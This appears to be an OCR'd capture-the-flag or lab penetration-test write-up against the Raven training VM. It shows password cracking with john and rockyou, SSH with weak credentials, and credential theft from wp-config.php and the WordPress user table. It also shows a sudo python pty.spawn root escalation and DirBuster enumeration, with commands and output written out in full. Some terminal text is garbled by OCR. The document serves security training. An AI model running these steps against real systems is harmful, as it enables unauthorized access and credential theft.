steven:/loJoqNsURgHiaB23j7W/
root@Kali:~# nano steven.txt
root@Kali:~# john steven.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 256/256 AVX2 8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pink84           (steven)
1g 0:00:00:02 DONE (2021-02-06 08:40) 0.3676g/s 16870p/s 16870c/s 16870C/s tamika1..milkdud
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed
root@Kali:~#
```


Exploitation of target 1: 5 [Root password in the wordpress configuration file]

- We were able to SSH into Michael’s account using his credentials - User:michael Passwd:michael. we then located the wp-config.php file and discovered MySQL database login credentials


As following:

- ssh michael@192.168.1.110
- find -iname wp-config.php
- cd /var/www/html/wordpress
- cat wp-config.php
- Credentials: User=root

  Passwd:R@v3nSecurity


michael@target1:/var/www/html/wordpress
File Actions Edit View Help

```
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
1 root      root      29924 Jan 24  2017 wp-signup.php
```



michael@target1:/var/www/html/wordpress
File Actions Edit View Help

```
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)

mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+--
-----------------+----------+----------------------+---------------------+--
----------+----------------+
| ID | user_login | user_pass                          | user_nicename | us
er_email          | user_url | user_registered      | user_activation_key | us
er_status | display_name   |
+----+------------+------------------------------------+---------------+--
-----------------+----------+----------------------+---------------------+--
----------+----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | mi
chael@raven.org |          | 2018-08-12 22:49:12 |                      |
        0 | michael        |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | st
even@raven.org  |          | 2018-08-12 23:31:16 |                      |
        0 | Steven Seagull |
+----+------------+------------------------------------+---------------+--
-----------------+----------+----------------------+---------------------+--
----------+----------------+
2 rows in set (0.00 sec)

mysql> 
```

- Access to Mysql led to us getting the hashes for both users Michael and Steven

Exploitation of target 1:6 [Privilege escalation by sudo python (CVE-2006-0151)]

- In My SQL Database, commands;
- show database
- use word press
- show tables
- select from wp_users




```
\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ udo -u root python -c "import pty;pty.spawn('/bin/bash')"
-sh: 6: exit: not found
$ vv^X^C[A^X^Xexit
$ bbbbbbb^X^C
$ exit
Connection to 192.168.1.110 closed.
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Feb  7 03:52:16 2021 from 192.168.1.90
$ udo -u root python -c "import pty;pty.spawn('/bin/bash')"^[[D^[[D^[[D^[[D
^[[Aexit
> exit
> ls
> ^C
$ sudo -u root python -c "import pty;pty.spawn('/bin/bash')"
root@target1:/home/steven#
```

After getting Steven’s password hash from MySQL database we saved to steven.txt we cracked with John Passwd: pink84. We then SSH into Steven’s account and used this command sudo -u root python -c "import pty;pty.spawn('/bin/bash') to get escalated to root via sudo python.

Exploitation of target 2: [unprotected access to sensitive data]

- Using dirbuster to enumerate the directory’s accessible from the web the attacker found the /vendor folder
- Inside this folder is the phpmailer version, detailed notes on vulnerabilities the version is weak to and even links for futher analysis.
- Flag 1 was captured from the PATH file inside this folder.


laTrinite [Running] - Oracle VM VirtualBox
Applicati... Places com-sitti... Feb 9 19:13
OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help


http://10.0.0.9:80/

Scan Information | Results - List View: Dirs: 135 Files: 1842 | Results - Tree View | Errors: 1

